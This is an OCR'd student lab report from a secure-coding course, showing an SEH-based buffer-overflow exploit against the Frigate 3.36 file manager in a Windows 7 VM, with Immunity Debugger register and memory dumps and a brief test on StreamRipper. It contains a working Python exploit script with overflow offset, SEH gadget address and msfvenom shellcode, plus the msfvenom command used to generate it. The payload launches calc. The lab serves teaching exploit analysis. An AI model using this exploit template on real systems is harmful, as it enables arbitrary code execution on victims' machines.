
SECURE CODING LAB 10


SUKHMANI SANDHU 18BCE7155

DATE: 19-04-2021

For this task too, we will be using our windows 7 virtual instance and will install Frigate and Immunity debugger



WindowCleaner [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36
Command Line File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
New View Edit Refresh Copy Move Delete Rename Select Favorites Search
Purchase
Stop
Desktop
Frigate.rtf
Frigate Features.htm
FTP Sites
Local Disk (C:)
CD Drive (D:) VirtualBox Guest Additions
Sharing_stuff_with_my_VM (\\VBoxSvr) (Z:)
Frigate
Shells
Disks\
List
Unsorted
Here you will find some advices that are to help you to master Frigate quickly and totally.

Below is the exploit2.py script that is run in order to generate the payload


exploit2 - Notepad
File Edit Format View Help
exploit2 Date modified: 4/5/2021 12:07 PM
Date created: 4/5/2021 12:07 PM


```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B    5B                  POP EBX
#40010C4C    5D                  POP EBP
#40010C4D    C3                  RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
```

Upon running and crashing Frigate. (Buffer overflow) we will see this




```
python: can't open file 'exploit2.py':

C:\Windows\system32>cd C:\Python27

C:\Python27>python exploit2.py

C:\Python27>_
```

This will trigger the command prompt



Disks\ 4DdckQKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKbOLGKOKeoKJPNUOR0VRH

(entering the payload)



C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\su\Desktop>_
```

Now, we will try using a different payload for triggering the calc.exe and then repeat the process.


Open linux on VMBox and in terminal paste the following code to get the calc payload

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d" -f python
```

This will generate the bit code

```
buf = ""
buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac\x33"
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae"
buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```


Now, we copy that into our exploit script and run it again to generate a new payload




crashsite - Notepad

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @¿ãú{–ÛÕÙt$ô]+É±0ƒíü1}‡┘}ì↑Žk-^q"Ú?ûqë▯Ÿò[°ëWw;'CìI┬cEç@JVT°îÔ§å-
```

The program will crash again, but this time the code will trigger the calculator app to open



Now, we will be analysing this whole set of processes with Immunity debugger that we have installed on the Windows 7 instance



WindowCleaner [Running] - Oracle VM VirtualBox

Immunity Debugger - Frigate3.exe - [CPU - main thread, module Frigate3]

File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist neede


```
00401000  [$ 68 01906D00    PUSH Frigate3.006D9001
00401005  [. E8 01000000    CALL Frigate3.0040100B
0040100A  [. C3             RETN
0040100B   $ C3             RETN
0040100C   . 40 30 6F 7C 2! ASCII "@0o!%",0
00401012     09             DB 09
00401013     C8             DB C8
00401014     95             DB 95
00401015     0B             DB 0B
00401016     22             DB 22                      CHAR '"'
00401017     6A             DB 6A                      CHAR 'j'
00401018     21             DB 21                      CHAR '!'
00401019     46             DB 46                      CHAR 'F'
0040101A     6B             DB 6B                      CHAR 'k'
0040101B     2D             DB 2D                      CHAR '-'
0040101C     68             DB 68                      CHAR 'h'
0040101D     C7             DB C7
0040101E     A7             DB A7
0040101F     B1             DB B1
00401020     1A             DB 1A
00401021     4B             DB 4B                      CHAR 'K'
00401022     C1             DB C1
00401023     EE             DB EE
00401024     D9             DB D9
00401025     C7             DB C7
00401026     A9             DB A9
00401027     EF             DB EF
00401028     91             DB 91
00401029     73             DB 73                      CHAR 's'
0040102A     A1             DB A1
0040102B     EC             DB EC
0040102C     31             DB 31                      CHAR '1'
0040102D     60             DB 60                      CHAR '`'
0040102E     2F             DB 2F                      CHAR '/'
0040102F     B4             DB B4
00401030     FA             DB FA
```

```
Registers (FPU)
EAX 75F33C33 kernel32.BaseThreadInitThu
ECX 00000000
EDX 00401000 Frigate3.<ModuleEntryPoint
EBX 7FFD8000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000

EIP 00401000 Frigate3.<ModuleEntryPoint

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1
```


```
Address  Hex dump                ASCII
0059F000 20 43 33 32 99 12 22 00  C32Ö‡".
0059F008 5A E3 DC D6 BE AB A1 04 Zπ▄╓╛½í♦
0059F010 7D E0 78 56 45 54 FE 25 }αxVET■%
0059F018 B2 3B ED D8 86 A9 B5 9F ▓;φ╪å⌐╡ƒ
0059F020 A1 57 F6 00 4B 37 68 4A íW÷.K7hJ
0059F028 AD 15 20 5A 7B 1F 29 56 ¡§ Z{▼)V
0059F030 F0 E4 6E 32 34 2F 65 7A ≡Σn24/ez
0059F038 D3 EE AE 36 BE 8C 8B 11 ╙ε«6╛îï◄
0059F040 E1 19 22 18 DF 4D A8 78 ß↓"↑▀M¿x
0059F048 68 10 D5 7B B7 7D 90 74 h►╒{╖}Ét
0059F050 44 45 35 F3 17 57 9B CB DE5≤↨W¢╦
0059F058 BC 90 6F B4 46 C5 98 E2 ╝Éo┤F┼ÿΓ
0059F060 BF 2A 13 71 22 EE 5C AC ┐*‼q"ε\¼
0059F068 5D 98 53 05 60 5B 9D 03 ]ÿS♣`[¥♥
0059F070 57 CD 97 89 14 65 A5 C9 W═ùë¶eÑ╔
0059F078 FF DD 98 95 8A FF 46 38  ▌ÿòè F8
0059F080 B0 CE 50 1D 50 9D 7E 83 ░╬P↔P¥~â
0059F088 4C 6B EE CD C9 24 61 DB Lkε═╔$a█
0059F090 B6 8C 5E B9 9E BD 79 78 ╢î^╣₧╜yx
0059F098 77 29 CC 0F CB 81 6C 44 w)╠☼╦ülD
```

```
0012FF8C   75F33C45 E<≤u RETURN to ke
0012FF90   7FFD8000 .Ç²⌂
0012FF94  ┌0012FFD4 ╘ ‡.
0012FF98  │779337F5 J7ôw RETURN to nt
0012FF9C  │7FFD8000 .Ç²⌂
0012FFA0  │778A7D3D =}èw shell32.778A
0012FFA4  │00000000 ....
0012FFA8  │00000000 ....
0012FFAC  │7FFD8000 .Ç²⌂
0012FFB0  │00000000 ....
0012FFB4  │00000000 ....
0012FFB8  │00000000 ....
0012FFBC  │0012FFA0 á ‡.
0012FFC0  │00000000 ....
0012FFC4  │FFFFFFFF      End of SEH ch
0012FFC8  │778EE0ED φαÄw SE handler
0012FFCC  │000A9091 æÉ..
0012FFD0  │00000000 ....
0012FFD4  └0012FFEC ∞ ‡.
0012FFD8   779337C8 ╚7ôw RETURN to nt
0012FFDC   00401000 .►@. Frigate3.<Mo
```

Check for EIP address




```
Registers (FPU)
EAX 75F33C33 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 7FFD8000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000
EIP 00401000 Frigate3.<ModuleEntryPoint>
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
```



```
ESI 00000001
EDI 00000007
EIP 77917009 ntdll.77917009
C 0  ES 0023 32bit 0(FFFFFFFF)
```

When we run the application executable

Since there are several exceptions in the frigate code, we will try to run streamripper here
And see what happens when payload is injected and app is crashed:




Immunity Debugger - StreamRipper32.exe - [CPU - main thread]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 90909090
EDX 01550000
EBX 00000001
ESP 0012F43C
EBP 0012F448
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0012FA08
EIP D9E05350
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
StreamRi.<ModuleEntryPoint>
Address  Hex dump                 ASCII
004EA000 00 00 00 00 4C A9 4B 00 ....L┌K.
004EA008 7B A9 4B 00 AD A9 4B 00 {┌K.¡┌K.
004EA010 DF A9 4B 00 30 2F 4C 00 ▀┌K.0/L.
004EA018 84 32 4C 00 C4 32 4C 00 ä2L.─2L.
004EA020 A5 35 4C 00 A1 37 4C 00 Ñ5L.í7L.
004EA028 F8 3C 4C 00 AF 3E 4C 00 °<L.»>L.
004EA030 A2 3B 4C 00 E9 3D 4C 00 ó;L.Θ=L.
004EA038 F2 46 4C 00 18 47 4C 00 ≥FL.↑GL.
004EA040 9F 4D 4C 00 10 99 4B 00 ƒML.►ÖK.
004EA048 70 1B 40 00 D0 2C 40 00 p←@.╨,@.
004EA050 C0 2D 40 00 20 33 40 00 └-@. 3@.
004EA058 B0 33 40 00 F0 33 40 00 ░3@.≡3@.
004EA060 30 34 40 00 70 34 40 00 04@.p4@.
004EA068 B0 34 40 00 F0 34 40 00 ░4@.≡4@.
004EA070 30 35 40 00 70 35 40 00 05@.p5@.
004EA078 B0 35 40 00 F0 35 40 00 ░5@.≡5@.
004EA080 30 36 40 00 07 B9 4B 00 06@.•╣K.
004EA088 1D B9 4B 00 5B B9 4B 00 ↔╣K.[╣K.
004EA090 99 B9 4B 00 D7 B9 4B 00 Ö╣K.╫╣K.
004EA098 09 31 4C 00 41 31 4C 00 .1L.A1L.
004EA0A0 37 E9 49 00 F5 3E 4C 00 7ΘI.⌡>L.
004EA0A8 2D 3F 4C 00 39 47 4C 00 -?L.9GL.
004EA0B0 73 48 4C 00 E8 2C 4C 00 sHL.Φ,L.
004EA0B8 1A 2E 4C 00 3D 2E 4C 00 →.L.=.L.
004EA0C0 7D 4A 4C 00 00 00 00 00 }JL.....
004EA0C8 00 00 00 00 78 63 4A 00 ....xcJ.
```

```
0012F43C 52B1C933 3╔▒R
0012F440 31FCED83 âφⁿ1
0012F444 BB031355 U‼♥╗
0012F448 BF15B143 C▒§┐
0012F44C 25D6B78C î╖╓%
0012F450 D84D4633 3FM╪
0012F454 D87CDA5F _┌|╪
0012F458 3225AF04 ♦»%2
0012F45C FD4FE846 FΦO²
0012F460 150283C3 ├â☻§
0012F464 1A8AE157 Wßè→
0012F468 15ED4CD0 ╨Lφ§
0012F46C 34CDFDE1 ß²═4
0012F470 9601FC61 aⁿ☺û
0012F474 D757CF58 X╧W╫
0012F478 8595329D ¥2òà
0012F47C 39083876 v8◘9
0012F480 B29174F2 ≥tæ▓
0012F484 25919848 Hÿæ%
0012F488 9B183732 27↑¢
0012F48C C212F6B0 ░÷↕┬
0012F490 7EF7F912 ↕∙≈~
0012F494 BA14E11B ←ß¶║
0012F498 30EF9AD5 ƒÜ∩0
0012F49C 33254AE4 ΣJ%3
0012F4A0 B34BB845 E╕K│
0012F4A4 F4954B8E ÄKò⌠
```

We also see a difference in the registers (pertaining to the hex code of what was typed in)




```
EAX 75F33C33 kernel32.BaseThreadInitThunk
ECX 00000000
EDX 004A71A5 StreamRi.<ModuleEntryPoint>
EBX 7FFDE000
ESP 0012FF8C
EBP 0012FF94
ESI 00000000
EDI 00000000
EIP 004A71A5 StreamRi.<ModuleEntryPoint>
```



```
Registers (FPU)
EAX 00501D5C StreamRi.00501D5C
ECX 90909090
EDX 003F0180
EBX 00000001
ESP 0012F43C
EBP 0012F448
ESI 004C9BD0 StreamRi.004C9BD0
EDI 0012FA08
EIP D9E05350
```

